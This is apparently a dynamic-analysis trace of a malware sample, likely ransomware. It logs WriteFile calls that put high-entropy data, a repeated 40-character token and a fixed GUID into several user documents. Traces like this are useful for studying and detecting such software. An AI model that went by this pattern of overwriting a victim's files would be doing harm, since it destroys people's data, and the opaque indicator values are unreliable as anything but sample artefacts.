C:\Users\user\Documents\EOWRVPQCCS.jpg	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07- BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\EOWRVPQCCS.mp3	5	1021	fd 52 1d fd 12 49 fd fd 2c fd fd 60 fd fd 55 fd 10 fd fd 49 32 fd 0a fd 37 fd fd d2 fd fd 7e fd fd fd 7f 46 31 fd fd 59 4c 1d 53 fd 10 5f 6d 59 60 76 fd 5f 7a 67 07 4b 03 18 7d fd 1e 2c fd fd 63 fd 5b fd 65 fd fd 2e fe 2d 34 fd 6c fd fd fd 56 fd 59 fd 5f fd fd 4e 3b 76 78 78 01 58 72 fd fd 45 fd 73 fd fd fd 0b 48 6e 14 6b fd 32 7f fd 6a fd 4b 2a 33 fd 4d fd 0b 17 0f 04 2f 4a 2f 6f fd 3e fd 08 73 fd 12 fd fd fd 53 fd 50 fd 4f 78 73 fd 17 11 62 69 23 fd 7c fd 06 37 1f fd 0a fd fd 12 fd 77 64 fd 51 4a fd 29 fd fd 50 37 25 fd 2a 7a fd 28 fd dc 71 24 17 fd 1d 1e 20 4d 27 fd 23 fd 65 fd 0f fd 42 0a 20 fd 5e 40 14 68 29 fd 58 fd 71 2c 61 fd fd 1f fd fd 20 fd fd 00 7b 2b fd 03 fd 4e fd 17 27 4b 68 7a 0c 22 fd 5c fd fd fd fd 7d 19 00 2a fd 3d	RI,`UI27~F1YLS_mY`_zgK},c[e.-4 IVY_N;vxxXrEsHnk2jK*3M/J/o>sSP Oxsbi#|7wdQJ)P7%*z(q$M'#eB ^@h)Xq,a {+N'Khz"\}*=	success or wait	1	411859	WriteFile
C:\Users\user\Documents\EOWRVPQCCS.mp3	1026	256	5c fd 6f 4f fd 50 02 fd fd 5f fd 06 c5 fd fd 7c 68 04 76 fd fd 77 fd fd 40 4b 3c 5d 65 fd 4d fd 7f fd 5b fd fd 34 fd 24 fd fd fd 42 0b fd 5c fd fd fd fd fd fd fd 0c fd 33 50 fd fd 42 fd fd 79 fd fd 21 fd 4b fd 18 fd 8f 51 6c 15 03 fd fd 4a fd 6c fd fd 1f 25 fd fd 38 64 fd fd 2a 03 c5 26 7b fd 6f fd fd fd 6d fd fd fd fd 63 fd 47 fd 14 43 fd 37 fd fd 26 95 fd 30 35 fd 74 0f 75 fd 33 fd 6c 0e fd 20 5a fd 7a 5f 14 fd fd fd 0f fd fd 69 fd 16 fd fd fd 3b fd fd fd 24 39 36 4b fd fd 14 66 fd 65 69 fd fd 69 23 fd 33 fd 35 02 35 fd 3b fd 27 fd fd ea fd fd 73 fd 2b 2c 67 fd fd fd 3e 67 fd fd 0c fd 3f fd 76 fd fd f8 73 fd fd 36 fd 1a 64 33 46 fd fd 48 68 fd fd 20 2b 08 7d fd e3 73 fd fd fd 1f 70 25 4e fd fd 42 41 2a fd fd fd 0f	\oOP_|hvw@K<]eM[4$B\3PBy!KQlJl%8d*& {omcGC7&05tul Zz_i;$96Kfe ii#355;'s+,g>g?vs6d3FH +}sp%NBA*	success or wait	1	4115FA	WriteFile
C:\Users\user\Documents\EOWRVPQCCS.mp3	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Documents\EOWRVPQCCS.mp3	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\EWZCVGNOWT.png	5	1021	fd 40 fd 0d fd 2f fd fd fd 1c 68 43 fd 3c fd 62 fd fd fd 4b fd 23 fd fd fd 2c 4b fd fd 2e fd 3b 22 27 fd fd fd 20 05 fd 74 fd 7c fd 7d 74 0b 43 18 5c fd fd 59 fd 3e 11 7c fd 62 fd 5a fd 18 fd fd fd 03 23 fd fd 00 03 4b 38 fd 49 fd 71 fd fd 0e 42 4a 61 37 fd fd 25 fd 5d fd fd fd 42 fd dc fd 12 fd fd fd fd 28 fd fd 2b fd 7d fd b7 fd 04 fd fd 20 1f 18 fd 32 fd 1e 4c fd fd fd 75 48 fd fd 48 fd fd fd 4e 14 13 32 6f 66 40 2e fd 5d 27 58 fd fd 1c fd 46 4c fd 4d fd fd 2f fd 1e 6e fd 56 fd 58 d2 fd fd 3c fd fd fd fd fd fd 43 0a 29 64 44 0c 49 2a fd 41 7e fd fd 6a 7e fd fd 3c fd fd fd 6f fd 33 04 7a fd fd fd 5a fd 5e fd 19 fd fd 6f fd fd 32 32 57 fd 6c fd 32 fd 46 37 27 1e 09 fd 19 17 57 fd f4 10 fd 54 61 fd 2b fd fd 1a	@/hC<bK#,K.;'" t|}tCY>|bZ#K8Iq BJa7%]B(+} 2LuHHN2of@.]'XFLM/n V<C)dDI*A~j~ <o3zZ^o22Wl2F7'Ta+	success or wait	1	411859	WriteFile
C:\Users\user\Documents\EWZCVGNOWT.png	1026	256	fd 33 fd fd 62 59 64 2d fd fd fd fd 3b 2f 6c fd fd 4a fd 0c 7b fd 6a fd 35 fd fd 7e 79 fd 00 fd 54 50 7a 31 34 39 76 14 3b 5b fd 5c fd fd 12 fd 23 35 59 fd 21 6d 02 04 34 4e fd fd 2b fd fd 15 fd 1b 50 fd 04 fd 17 fd 6f fd fd fd fd fd 0d fd 6e 03 4d fd fd fd 1c 5d 09 3c fd fd 47 04 fd 60 fd 4e 1c fd fd 13 65 fd fd 69 43 fd fd 47 43 72 fd fd 0c 1a 32 fd fd 17 fd 7e fd 2b fd fd fd 21 fd 41 fd 68 4f fd fd fd 25 fd fd fd fd 15 fd 35 fd fd 57 fd fd fd 1a 12 3b 53 fd 54 fd fd 0f 0a fd 33 fd fd 04 6b 6a 6a fd 13 5a 4d fd 59 05 fd 68 0d fd fd 79 fd fd 55 93 fd fd 03 6e 73 fd 67 fd 76 42 fd af fd 7e 1b fd 1d fd 37 fd 76 fd fd 70 2b 42 7d 29 32 73 fd fd 7e 27 41 78 35 fd fd 7d fd fd fd c5 10 fd 56 2e fd fd fd 5a 01 78 6d 7c 7c fd 45 52 fd	3bYd-;/lJ{j5~yTPz149v; [\#5Y!m4 N+PonM<G`NeiCGCr2~+ !AhO%5W;ST3 kjjZMYhyUnsgvB~7vp+B})2s~'Ax5}V.Zxm||ER	success or wait	1	4115FA	WriteFile
C:\Users\user\Documents\EWZCVGNOWT.png	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Documents\EWZCVGNOWT.png	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\GRXZDKKVDB.jpg	5	1021	fd 76 fd fd 76 fd fd fd 83 fd fd fd 28 2a 14 fd 76 06 0c f6 72 fd 2d 7c 59 fd 43 6a fd 55 fd fd 48 6c 72 fd 54 fd fd fd 37 89 fd 39 32 50 00 5c 56 60 fd fd fd fd 3f 35 19 fd fd 04 77 fd 4f 46 37 fd fd fd 0a fd fd fd 5b fd 39 61 fd fd 11 fd 16 20 09 fd fd fd fd 22 a0 fd fd fd 79 07 fd fd fd fd 40 fd fd 18 fd 09 fd fd 2f fd 24 fd 3f 54 18 0b 5b fd 0f fd 4d 1b 5b fd 6a fd fd 56 78 3e 4b 61 2a fd fd fd fd 40 fd 3b 14 5b fd 7b fd fd 54 70 fd 6d 73 fd fd 7c fd 70 fd fd fd fd fd 15 06 65 33 fd fd fd 3b fd 11 fd fd 66 e2 fd fd 7c fd fd 18 fd 22 20 fd fd 3b 82 fd fd 15 6b 3a 3e fd 55 fd 54 01 fd 05 28 32 fd 6d 06 fd 5d fd 57 fd fd 3c fd fd 67 63 73 fd 1a 54 fd 13 52 fd 79 fd 46 fd 08 38 fd 08 3d 74 fd 3e fd 39 fd fd fd 34 04	vv(*vr-|YCjUHlrT792P\V`?5wOF[9a "y@/$?T[M[jVx>Ka*@;[{Tpms|pe3;f|";k:>UT(2m]W<gcsTRyF8=t>94	success or wait	1	411859	WriteFile
C:\Users\user\Documents\GRXZDKKVDB.jpg	1026	256	fd 04 2a fd fd fd fd 07 77 13 08 19 fd 7a fd fd 38 45 15 7e 0d 18 3a fd 49 32 fd 37 a4 fd fd 7a 4b 14 42 fd fd 3e fd 2d 16 2e fd 5f 46 5b 50 d6 25 fd fd fd 5b 8b fd fd fd fd fd 12 75 2d fd 09 fd 2f 46 fd fd 44 23 fd 0e fd 5f fd fd 58 1d fd 63 fd 04 5a fd fd fd 10 47 fd 43 fd fd 46 23 70 fd 1f 12 31 6f fd 71 25 fd 29 69 53 00 77 3b 5d 03 fd fd fd 59 7d fd fd fd 41 2a fd fd fd 08 28 fd 57 2b 30 47 4d 2f 42 dc 1d fd 05 fd 38 fd 01 fd 0d 73 2a fd 03 01 fd fd 28 78 fd fd fd fd 52 28 02 fd 05 65 fd 3f 19 e2 fd fd 1b fd fd 27 37 16 fd 2d 27 65 09 fd 4d e1 75 64 76 fd 07 0c 0f fd 7d fd 1a 30 fd fd 4a fd 60 fd 24 1f fd 6a fd 4a 05 fd 1d fd fd fd 25 7f 30 05 0a 45 65 5f fd fd fd fd fd 47 fd fd 47 fd 0c 6f 23 5d 28 45 74	*wzE~:27zKB>-._F[P%[u-/FD#_XcZGCF#p1oq%iSw;]Y}A*(W+0GM/B8s*(xR(e?'7-'eMudv}0J`jJ%0Ee_Go#](Et	success or wait	1	4115FA	WriteFile
C:\Users\user\Documents\GRXZDKKVDB.jpg	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Documents\GRXZDKKVDB.jpg	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\NVWZAPQSQL.mp3	5	1021	74 fd fd 0a 5f fd fd 1a fd fd db fd 46 fd 6c 1c fd 64 14 11 fd 60 fd 61 0f fd fd 0f fd fd 4c 55 19 42 fd 0c fd 21 7f 54 fd fd 31 fd fd 6b fd 1e ed 95 16 fd 22 1b fd fd fd fd 23 fd 54 fd fd 75 20 73 fd fd 37 06 fd 7e 11 fd fd fd 1b fd 08 fd 0b ac fd fd 27 30 17 fd 13 fd fd 06 fd 54 2e 39 fd fd d0 fd fd fd fd 30 4f fd 05 12 fd fd 5b 16 30 17 fd 18 48 51 fd fd fd 22 6a 4f fd fd 18 fd fd 19 78 fd 5e e7 10 79 7f 40 fd fd fd 4c fd fd 59 fd 7a 25 fd fd 2d 15 fd fd fd fd fd fd fd fd fd fd 2b 27 75 72 6d fd fd fd c6 fd 5a 5a fd fd 7e 59 17 fd 1b 24 49 fd 7e fd 02 fd 3b 14 fd fd fd 17 fd fd 7a fd 04 43 fd 41 fd fd fd fd 18 fd 53 fd c5 78 fd 1b fd fd 2f 5e 6c 75 fd fd 3f fd 18 3f fd fd 31 09 fd	t_Fld`LUB!T1"#Tu s7~'0T.90O[0H Q"jO^@LYz%- +'urmZZ~Y$I~;zCASx/ ^lu??1	success or wait	1	411859	WriteFile
C:\Users\user\Documents\NVWZAPQSQL.mp3	1026	256	fd fd 7f fd 42 fd 7b fd 66 fd 3b fd fd fd 11 fd 4b 52 39 64 5e fd 7e fd fd fd 7b 32 fd 1b 3c fd 53 fd fd 49 fd fd 4d fd 19 fd fd fd fd 32 08 fd fd 2d 75 fd fd 74 39 fd fd fd fd 52 fd 5a 40 fd fd fd 0a 65 17 1f 31 fd 91 fd fd 73 7b 49 fd 24 46 3b 61 fd fd 78 06 fd 2d 72 fd fd 59 fd 4d 0f 7c fd 09 fd 5f 48 71 48 fd fd 48 fd 41 3b 2b 10 34 fd 3f 08 05 4e 1c 06 fd 6d 1f 20 fd 3a 00 fd 42 26 c0 5d 39 fd 52 fd 3b 35 36 38 51 fd 47 5b fd 2a fd 21 6b fd fd 1c 44 fd 32 7a 08 fd fd fd fd 3b 1d fd fd 35 fd 75 10 fd 35 fd fd fd dd 45 fd fd fd 00 fd 62 10 fd fd 44 35 58 10 fd fd fd fd 7e 0a 7b 50 fd fd 40 01 fd fd 42 3f 24 05 fd 4a 40 11 fd fd fd fd fd fd 7b 66 64 21 fd 71 ea fd fd 6e 66 fd 7d fd fd 5e 49 3e fd 5b 04	B{f;KR9d^{2<SIM2-ut9RZ@es{I$F;x-rYM|_HqHHA;+4?Nm :B&]9R;568Q G[*!D2z;5u5EbD5X~{PB? $J@{fd!qnf}^I>[	success or wait	1	4115FA	WriteFile
C:\Users\user\Documents\NVWZAPQSQL.mp3	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Documents\NVWZAPQSQL.mp3	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\NVWZAPQSQL.pdf	5	1021	fd b5 ab 8b 09 fd fd 95 19 fd fd 6a 1f 6d fd 19 7f fd fd fd 4a 46 fd fd fd 3e 6d 35 fd 3d fd a7 fd 59 fd 6e 4f 7d 21 56 fd fd 2d fd 4d fd 15 02 1c 22 1a 36 6d fd 52 fd 09 fd fd fd 13 fd fd fd fd 28 43 7f 7a 34 fd fd 18 fd fd fd fd 70 07 4d fd 78 fd fd 20 46 6e 09 52 1c fd 47 fd 60 fd 44 03 fd fd fd fd 2c 4c fd 71 0f fd fd 7f fd fd 1a 69 12 1c fd 07 fd 64 0b 02 fd fd fd fd 64 fd fd 70 6a 78 fd 2b fd 7e 29 83 55 2c fd 74 09 fd bc 03 25 fd fd 0c fd fd fd 61 fd fd 7d fd 12 40 32 fd ac 66 fd 20 fd 61 fd fd 53 fd 52 fd 2a fd 13 13 fd 62 fd fd 6b 03 48 10 fd fd 13 36 48 fd 3a fd 71 fd 5c fd fd fd 0d fd 35 30 27 3b 22 6d 46 fd 0a fd fd 3a 1d 0a fd 68 7e 0d 2b fd fd 94 fd 08 fd fd 4f fd fd 03 fd fd 14 fd 22 17 0f	jmJF>m5=YnO}!V-M"6mR(Cz4pMxFnRG`D,Lqiddpjx+~)U,t%a}@2f aSR*bkH6H:q\50';"mF:h~+O"	success or wait	1	411859	WriteFile
C:\Users\user\Documents\NVWZAPQSQL.pdf	1026	256	2f fd 53 6b 60 d3 38 fd 7f fd 56 49 58 fd fe 23 1a fd 61 5e 68 20 b0 fd fd 0f fd 12 30 0a 69 14 fd fd fd fd fd 63 62 13 fd fd fd 38 2e fd 72 87 fd f7 55 fd 17 fd fd 11 fd 6a 63 fd 67 fd 58 7b fd fd fd fd 40 fd 6b fd 59 1d fd 56 fd 39 fd 57 32 fd 3e fd fd fd fd fd 36 fd fd fd 36 50 14 54 60 fd 36 48 ae fd fd 0b 54 0d 55 30 fd 20 fd 10 6a fd 5c fd 1d 2e fd 4c fd 5b fd fd 78 fd fd 73 fd 37 6f 2d fd fd 43 0e 6e 56 40 fd fd fd fd 23 1d 23 3d 1a 68 fd 7b 49 fd fd 21 fd fd 58 1f fd fd 5b fd fd 1b fd 2e fd fd fd 4a 63 fd 22 fd 7f 6c 4d 18 fd 7c 4c 23 fd 4d 1f fd 6f 1d fd 3d 70 4e fd 0a 57 fd fd fd fd 23 fd 39 fd 3e 45 4c fd fd 1d 3d fd fd fd fd 12 fd fd 47 11 fd fd 49 fd 34 32 6e 12 fd 70 fd 21 fd fd 7d fd 0e fd	/Sk8VIX#a^h 0icb8.rUjcgX{@kYV9W2>66PT`6HTU0 j\.L[xs7o-Cn@##= h{I!X[.Jc"IM|L#Mo=W#>EL=GI42np!}	success or wait	1	4115FA	WriteFile
C:\Users\user\Documents\NVWZAPQSQL.pdf	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Documents\NVWZAPQSQL.pdf	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\NVWZAPQSQL.xlsx	5	1021	fd 57 fd 60 fd 78 fd 47 fd 20 5f fd 25 7c 68 fd 0c 72 40 fd 2c 37 03 27 fd fd fd 36 52 fd 7a 46 fd 34 fd 39 4e fd 0c fd fd 47 4b 58 85 fd 07 3c 13 3d 36 3a 22 67 33 53 48 fd 29 fd 4e 55 fd f2 1e 47 fd 51 fd fd 6e fd 6f fd 35 07 fd fd 4b b7 fd 62 fd fd 3d 35 7e 28 3e fd 3e fd 63 fd fd fd 54 fd fd fd 77 77 4d 4d fd 4d 57 fd fd 07 7e 16 63 fd 05 5c fd fd fd 09 7f fd fd 7d fd fd fd fd 24 19 fd 16 79 6b 75 fd fd fd 74 fd 57 6c fd 23 fd fd 70 b4 fd fd fd 61 03 fd 07 fd 21 56 63 75 fd 6f fd 79 fd 0c 43 33 fd fd fd 13 fd 79 fd fd fd 46 fd 1c fd 01 fd 2d 09 78 fd 0e 6c 47 fd fd 18 fd 29 06 fd 2e fd 75 fd 32 2a fd 28 fd fd 2a 5f fd fd 0e 1c fd fd fd 25 fd 07 fd fd 09 fd 44 19 62 44 fd fd 37 fd fd fd fd 12 5e 42	W`x _%|hr@,7'6RzF49NGKX <=6:g3S H)NUGQno5Kb=5~ (>>cTwwMMM~c\}$y kutWl#pa!VcuoyC3yF-xlG).u2*(*_%DbD7^B	success or wait	1	411859	WriteFile
C:\Users\user\Documents\NVWZAPQSQL.xlsx	1026	256	6f 19 fd 06 fd fd 7e 2a fd 44 fd 3f 0f 5f fd 4a 7e 66 27 56 fd 5c fd 2f fd fd 43 fd 79 42 69 fd 09 fd fd fd 6e fd 27 fd 3f fd fd fd 12 fd 09 fd 7b 70 fd 27 38 fd 5a 28 39 fd fd 17 0f fd 57 30 da 20 92 fd 4c 51 03 fd 1b 57 fd 33 ff fd 16 09 21 60 fd 4e 50 65 79 3e fd fd 0a 12 7b fd fd fd fd 15 fd ea fd fd fd 71 6d fd fd 1e 08 36 fd fd 24 04 43 7d fd 50 fd 05 fd fd 58 0d fd 70 4e 59 fd fd 7e 5b 37 08 fd 3d fd 29 18 fd fd 19 fd 56 5a fd 5f fd fd 0c 46 60 fd fd fd 13 69 62 fd 4d 26 13 6e 06 fd fd 5d fd fd fd fd 72 fd fd 1f 5f fd fd 4d fd 3c 07 fd fd fd 72 78 fd fd 52 5e fd fd 18 fd fd fd 00 3d 4f fd 4c fd fd 6e fd fd 21 3e fd 34 66 46 52 3c 07 7a 4d fd fd fd fd fd 18 fd 68 3e 3b 42 02 17 fd 75 7d fd 1f fd 3c fd 79 2c 13	o~*D?_J~f'V\/CyBin'? {p'8Z(W0 LQW3!`NPey> {qm6$C}PXpNY~ [7=VZ_F `ibM&n]r_M<rxR^=OLn!> 4fFR<zMh>;Bu}<y,	success or wait	1	4115FA	WriteFile
C:\Users\user\Documents\NVWZAPQSQL.xlsx	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3 ppg85iRBRKn EdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Documents\NVWZAPQSQL.xlsx	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\PALRGUCVEH.png	5	1021	fd 1f fd fd 27 07 6b 11 fd 2f fc fd 72 07 e7 14 fd 4a fd fd 12 fd 51 fd fd 41 61 fd 37 fd fd fd 77 76 fd 6b fd fd 1e fd fd 1e fd fd fd fd fd fd 69 fd fd 0c 0a 04 fd fd 71 fd 57 6c fd 37 12 fd fd 20 fd fd fd 32 fd 7e 13 fd 64 45 fd fd 63 fd 7e fd 61 74 fd 4d fd fe 39 42 02 09 fd 43 fd 75 43 fd fd 40 24 fd 56 55 01 0a 70 33 fd fd fd fd fd 3a fd fd 1c fd fd 6f 79 5f 28 68 fd 4f 4d 1e fd fd 7f fd 29 fd 72 fd fd fd 78 fd fd fd 24 66 fd 16 49 fd 70 53 03 33 fd 50 35 68 1e 0a 2e fd fd 3b fd 3e fd fd 50 5b fd 66 fd fd 19 fd 60 42 5a fd fd fe 1a 7d 4a 19 fd fd 5c 5a 7b fd fd fd 78 fd fd 3c 78 fd 28 fd 28 fd 5a fd 0b fd fd fd 57 fd 5c fd 0e fd 39 fd 2f 17 7a fd 04 fd 41 fd fd 44 5f 6a fd 5b 70 fd 23 fd fd fd fd fd 28 fd fd 60	'k/rJQAa7wvkiWl72~dEc~tM9BCuC@$VUp3:oy_(hOM)rx$fIpS3P5h.;>P[f`BZ}J\Z{x<x((ZW\9/zAD_j[p#(`	success or wait	1	411859	WriteFile
C:\Users\user\Documents\PALRGUCVEH.png	1026	256	fd fd 67 fe 24 5b 70 47 fd fd 03 6d 58 15 fd 41 62 fd 21 fd 7f fd fd 71 fd fd fd fd 5d fd fd 49 2b fd fd 6c 21 18 1e fd fd 3d fd 55 05 fd fd fd 57 5e fd 40 1c 24 fd 46 47 54 19 fd 20 fd fd 7a 11 0d fd e4 6f 1b 26 fd 45 fd 71 fd fd fd fd 21 fd 77 fd 57 55 50 fd 6e 3f fd 24 26 16 42 fd fd 66 04 6c 63 fd 08 fd 7b fd 38 c3 7c 01 fd fd 10 fd fd 60 06 15 fd fd 66 4a fd 0d fd 44 fd fd fd fd 37 fd fd fd 4c 96 fd fd fd 7e 48 fd 5f 41 fd fd fd 5a 09 fd fd fd 1c fd 62 fd 04 92 7a 03 fd fd fd fd fd 5a 5d 53 09 5a fd 6b fd 41 69 fd fd 35 fd fd fd fd fd 30 fd 7e 6b 18 fd 75 fd 60 67 fd 18 fd fd 4f 7e fd 12 fd fd 47 fd 08 35 fd fd 51 31 fd 57 31 78 6d fd 00 45 fd 61 21 77 75 fd 3c fd 34 11 62 fd 73 00 36 fd fd fd 61 fd	g$[pGXAb!]I+l!=UW^@$FGT zo&Eq!wWUP?$&Bflc{8l`fJD7L~_AZbZ]SZkAi50~ku`gO~G5Q1W1xmEa!wu<4bs6a	success or wait	1	4115FA	WriteFile
C:\Users\user\Documents\PALRGUCVEH.png	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Documents\PALRGUCVEH.png	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\PIVFAGEAAV.docx	5	1021	fd fd 9e fd fd 71 26 fd 43 00 fd 57 fd 75 37 fd fd 4c fd fd 51 35 07 73 34 3e fd 22 fd fd 51 fd 2d 73 fd 6e 4e 48 4c 6b fd 27 fd 1e 0e 0e 2d 3a df fd 22 58 fd 41 fd fd 55 fd 06 fd 2a fd fd 0d 1f fd 75 4f fd a0 6b fd fd 3a fd 08 5d fd fd 78 fd 0d 2e 31 6f 0d fd 10 3d 30 9b fd 3f fd 6f fd fd fd 3f fd 67 d7 fd fd fd 0c 25 74 7c 3f fd 37 47 62 fd 60 5e 75 fd 12 94 53 fd 3c 7d 17 fd 4a 5a 64 47 fd fd 6c 76 fd 1a fd 67 0b fd 5c 64 2d 60 50 4a 7a fd fd fd 2d fd 61 fd 57 fd 5e 1f 0d fd fd 9a 7c 0a 1a 56 17 76 fd fd 16 fd fd 2a fd 17 fd fd fd fd 43 38 43 fd 28 1e fd fd fd 14 7a fd 06 7f fd fa fd 57 26 fd fd 53 00 07 10 33 fd fd 09 15 fd 29 26 5e fd fd 1f 5a fd 4d fd fd 5a 4c fd fd fd 5f fd 1e 50 2a fd 0e 60 37 fd	q&CWu7LQ5s4>"Q-sNHLk'-:"XAU*uO k:]x.1o=0?o?g%t|? 7Gb`^uS<}JZdGIvg\d-`PJz-aWVvC8(zW&S3)&^ZMZL_P*`7	success or wait	1	411859	WriteFile
C:\Users\user\Documents\PIVFAGEAAV.docx	1026	256	fd 12 fd 35 72 38 49 fd fd fd fd fd 3e 17 79 fd fd 5e fd fd 23 fd fd 41 10 fd 00 55 35 29 19 12 fd 70 77 fd fd fd fd 74 3d fd 30 72 36 fd 50 fd 50 fd fd 34 4e fd fd 52 35 59 fd 1a fd fd 4b fd fd 14 fd 58 fd fd 6e cf 85 75 33 1f fd 7e 5a fd 32 fd 2b fd fd 56 7b 3f 29 fd 20 21 3c fd 32 fd 24 fd 26 fd fd fd fd 6f fd fd 32 fd 66 67 11 fd df 8a fd fd fd 2f fd 03 fd 7d 39 fd 05 71 0a fd fd fd 5b 1c 5a fd 3f 09 fd fd 26 fd 2f 14 fd 42 fd 69 fd 77 fd fd 52 fd fd 5b fd 45 fd fd fd fd 55 6f fd 01 fd 25 fd fd 6c fd 0a fd 6d fd 6b 1f fd 52 74 73 6d 9e fd 3d 56 31 fd fd 03 d6 5b fd 1a 0c b8 fd 54 fd 09 0e fd 17 3f fd 20 20 fd fd 2e fd fd 3b fd fd fd fd 31 fd 4f 61 44 3e 5a 35 fd 16 fd 4d 58 2a 76 fd 4d fd 0c 37 fd	5r8I>y^#AU5)pwt=0r6PP4N5YKXnu3~Z2+V{?) ! <2$&o2fg/}9q[Z?&/BiwR[EUo%lmkRtsm=V[T?.;1OaD>Z5MX*vM7	success or wait	1	4115FA	WriteFile
C:\Users\user\Documents\PIVFAGEAAV.docx	1282	40	30 6b 50 36 76 4f 6f 45 64 42 6d 39 70 32 49 54 48 53 33 70 70 67 38 35 69 52 42 52 4b 6e 45 64 74 71 66 4e 66 70 50 41	0kP6vOoEdBm9p2ITHS3ppg85iRBRKnEdtqfNfpPA	success or wait	1	41164B	WriteFile
C:\Users\user\Documents\PIVFAGEAAV.docx	1322	38	7b 33 36 41 36 39 38 42 39 2d 44 36 37 43 2d 34 45 30 37 2d 42 45 38 32 2d 30 45 43 35 42 31 34 42 34 44 46 35 7d	{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}	success or wait	1	41167E	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
